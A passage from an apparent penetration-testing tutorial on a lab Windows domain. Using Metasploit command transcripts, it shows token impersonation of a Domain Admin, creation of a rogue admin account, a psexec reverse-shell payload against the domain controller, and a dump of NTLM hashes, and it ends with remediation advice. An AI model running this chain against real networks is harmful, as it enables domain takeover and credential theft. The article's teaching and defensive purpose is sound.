JTR has successfully found the password for the Administrator account: "password1". Considering the worst case for the attacker, we suppose that the local Administrator password is different in every client belonging to the domain (otherwise he would already had access to every machine without performing any further action).

Token Impersonation

In this case there are different ways to move on; for example we can proceed by using a technique called “Token Stealing” or “Token Impersonation”.
In Windows, everytime a user tries to log in, the system verifies that user’s password is correct by matching it with the one stored in the Security database: this is called “authentication process”. When the process succeed, the system generates an access token. Tokens can be seen as a temporary key so every process executed in the context of that user does not need to request the password again to run with user’s privileges: these are called “Delegation Tokens” and they persist on the system until next reboot. In fact, a user log off does not invalidate the token, but the token itself will be reported as an impersonation token instead of a delegation one.

If a user connect to the compromised machine, it is possible to steal its relative token. This task can be performed with a Metasploit extension called Incognito.
Taking a look at the output of the “credential_collector” module used before, we see there are reported also informations about tokens. Now, supposing a Domain Admin logs on the controlled machine, we should see a delegation token for that user from the `list_tokens` command part of Incognito extension:

```
msf exploit(credential_collector) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > load incognito
Loading extension incognito...success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NET\boss
NET\testuser1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

A new delegation token appears for the user “boss”, which is, as enumerated before, a Domain Admin. We can try to impersonate that token to acquire user privileges:

```
meterpreter > impersonate_token
Usage: impersonate_token <token>

Instructs the meterpreter thread to impersonate the specified token. All other actio

Hint: Double backslash DOMAIN\\name (meterpreter quirk)
Hint: Enclose with quotation marks if name contains a space

meterpreter > impersonate_token NET\\boss
[+] Delegation token available
[+] Successfully impersonated user NET\boss
```

A successful impersonation message is returned. Dropping down to a Windows shell we can check our identification:

```
meterpreter > shell
Process 888 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
```

```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
net\boss
```

Impersonating a Domain Admin gives the rights to do pretty much whatever we want; for example we can add users to AD:

```
C:\Windows\system32>net user evilboss password123 /add /domain
net user evilboss password123 /add /domain
The request will be processed at a domain controller for domain net.testlab.

The command completed successfully.
```

In particular, we can give Domain Admin rights to the just created user “evilboss”:

```
C:\Windows\system32>net group "Domain Admins" evilboss /add /domain
net group "Domain Admins" evilboss /add /domain
The request will be processed at a domain controller for domain net.testlab.

The command completed successfully.
```

Now we have our own Domain Admin user through which we have administrative access to every machine registered to the Domain; that said, a good target is represented by the Domain Controller which stores all domain users NTLM hashes. To log on the DC we can use the “psexec” module:

```
C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
```

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(credential_collector) > use exploit/windows/smb/psexec
msf exploit(psexec) > info

       Name: Microsoft Windows Authenticated User Code Execution
     Module: exploit/windows/smb/psexec
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 1999-01-01

Provided by:
  hdm <x@hdm.io>
  Royce Davis <rdavis@accuvant.com>
  RageLtMan <rageltman@sempervictus>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   PowerShell
  2   Native upload
  3   MOF upload

Basic options:
  Name                  Current Setting  Required  Description
  ----                  ---------------  --------  -----------
  RHOST                                  yes       The target address
```

```
   RPORT                      445              yes       The SMB service port
   SERVICE_DESCRIPTION                         no        Service description to to be used
   SERVICE_DISPLAY_NAME                        no        The service display name
   SERVICE_NAME                                no        The service name
   SHARE                      ADMIN$           yes       The share to connect to, can be a
   SMBDomain                  .                no        The Windows domain to use for aut
   SMBPass                                     no        The password for the specified us
   SMBUser                                     no        The username to authenticate as

 Payload information:
   Space: 3072

 Description:
   This module uses a valid administrator username and password (or
   password hash) to execute an arbitrary payload. This module is
   similar to the "psexec" utility provided by SysInternals. This
   module is now able to clean up after itself. The service created by
   this tool uses a randomly chosen name and description.

 References:
   http://cvedetails.com/cve/1999-0504/
   http://www.osvdb.org/3106
   http://technet.microsoft.com/en-us/sysinternals/bb897553.aspx
   http://www.accuvant.com/blog/2012/11/13/owning-computers-without-shell-access
   http://sourceforge.net/projects/smbexec/
```

This module takes as inputs the Domain name, a valid administrator username and password (no matter if plain text or hashed) and the destination host we want to log in. It connects to the Samba share specified on the target machine.

```
msf exploit(psexec) > set target 1
target => 1
msf exploit(psexec) > set rhost 192.168.1.200
rhost => 192.168.1.200
msf exploit(psexec) > set SMBDomain NET
SMBDomain => NET
msf exploit(psexec) > set SMBUser evilboss
SMBUser => evilboss
msf exploit(psexec) > set SMBPass password123
SMBPass => password123
msf exploit(psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 192.168.1.10
lhost => 192.168.1.10
msf exploit(psexec) > set lport 4445
lport => 4445
msf exploit(psexec) > exploit -j

[*] Started reverse TCP handler on 192.168.1.10:4445
[*] 192.168.1.200:445 - Connecting to the server...
[*] 192.168.1.200:445 - Authenticating to 192.168.1.200:445|NET as user 'evilboss'..
[*] 192.168.1.200:445 - Executing the payload...
[+] 192.168.1.200:445 - Service start timed out, OK if running a command or non-serv
[*] Sending stage (957999 bytes) to 192.168.1.200
[*] Meterpreter session 3 opened (192.168.1.10:4445 -> 192.168.1.200:49245) at 2016-

msf exploit(psexec) > sessions -l

Active sessions
===============
  Id  Type                   Information                      Connection
  --  ----                   -----------                      ----------
  1   meterpreter x64/win64  NET\testuser1 @ WIN7SP164        192.168.1.10:443 -> 19
  2   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ WIN7SP164  192.168.1.10:4444 -> 1
  4   meterpreter x64/win64  NT AUTHORITY\SYSTEM @ DC         192.168.1.10:4445 -> 1

meterpreter > sysinfo
Computer        : DC
OS              : Windows 2012 R2 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : NET
Logged On Users : 5
Meterpreter     : x64/win64
```

Finally we can dump all the credentials stored on the Domain Controller:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b08728132d41e230b4ee268c5b42acb:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43a6a9669d444da03408e368b8daf0c1:::
DC:1001:aad3b435b51404eeaad3b435b51404ee:4b08728132d41e230b4ee268c5b42acb:::
boss:1108:aad3b435b51404eeaad3b435b51404ee:c1fc37edabedb382c5141e88ce614b11:::
testuser2:1109:aad3b435b51404eeaad3b435b51404ee:f984c0e85e62faef91f6ad49fb9f8554:::
testuser1:1110:aad3b435b51404eeaad3b435b51404ee:b4c295164ce915935084495caf7f9cfa:::
evilboss:1119:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:a2807c6834bac0c8599530a02aa169af:::
WIN7SP0$:1107:aad3b435b51404eeaad3b435b51404ee:77b40b8cb3d6c4547ab3442ff3a34683:::
```

```
WIN7SP1$:1115:aad3b435b51404eeaad3b435b51404ee:b31785870dd8c4df04ff8f48dd0b9728:::
WINXPSP2$:1116:aad3b435b51404eeaad3b435b51404ee:61083f3aff10e03cc6ece1b04c9a76f1:::
WIN7SP164$:1117:aad3b435b51404eeaad3b435b51404ee:031b3d01c20cb5f1ad6cceb4bccbd0ca:::
```

Similarly to what we did for Local Administrator password, we can use JTR to crack this NTLM hashes.

Remediation

This article has shown how much it is important to keep systems up to date; by doing this it is important to take care not only about Operating System Security patches, but also about the software installed on it.

Referring to this particular article scenario, the actions needed to secure the system are reported below:

- Update Java to the latest version released so as to get rid of the CVE-2013-2465 and othere Java related vulnerabilities;
- Install Microsoft Security patch KB3057191 in order to remove MS15-051 vulnerability.

Regarding Microsoft Windows access control model based on tokens, keep in mind that this is how Windows handles the authentication so it cannot be considered a vulnerability. This means that in order to secure the environment the countermeasures are more about processes and procedures. This is why it is important to follow Security best practices; here is a list of Security rules it is good to follow to lower the risk level related to token impersonation attacks:

- Limit number of Domain Admin accounts
- Users with Domain Admin account must use their unprivileged account for standard use;
- Create administrative groups with access restricted to their competence area (for example, development, test and production groups) so as to limit possible data breaches.

References

https://community.rapid7.com/community/metasploit/blog/2011/06/29/meterpreter-httphttps-communication